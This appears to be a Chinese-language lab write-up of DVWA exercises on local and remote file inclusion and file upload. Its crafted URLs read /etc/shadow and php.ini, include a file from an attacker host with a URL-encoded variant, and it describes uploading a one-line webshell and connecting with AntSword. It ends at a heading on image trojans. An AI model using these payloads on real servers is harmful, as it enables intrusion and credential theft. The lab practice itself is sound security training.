
文件包含：

（1）本地文件包含：

构造URL：


<http://192.168.205.129/vulnerabilities/fi/?page=/etc/shadow>

访问，分析结果，发现是Windows系统，并暴露了路径



构造URL:

<http://192.168.205.129/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\phpinfo.php>，访问得到如下结果。




此外，docker镜像情形：

构造URL：


<http://127.0.0.1:88/vulnerabilities/fi/?page=/var/www/html/php.ini>

访问得到如下结果。




（2）远程文件包含

在攻击主机上搭建服务器并编写test.txt文件




构造URL：



<http://192.168.205.129/vulnerabilities/fi/?page=http://192.168.205.128/test.txt>


访问得到如下结果



构造隐蔽URL：

<http://192.168.205.129/vulnerabilities/fi/?page=%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%32%30%35%2e%31%32%38%2f%74%65%73%74%2e%74%78%74>


访问得到如下结果



文件上传：

一句话木马


编写：




上传木马：



通过中国蚁剑连接：






问题：新版中国蚁剑安装出现问题

解决：初始化选择目录时直接选择下载的antSword-2.1.14目录，即可成功安装。

图片木马：

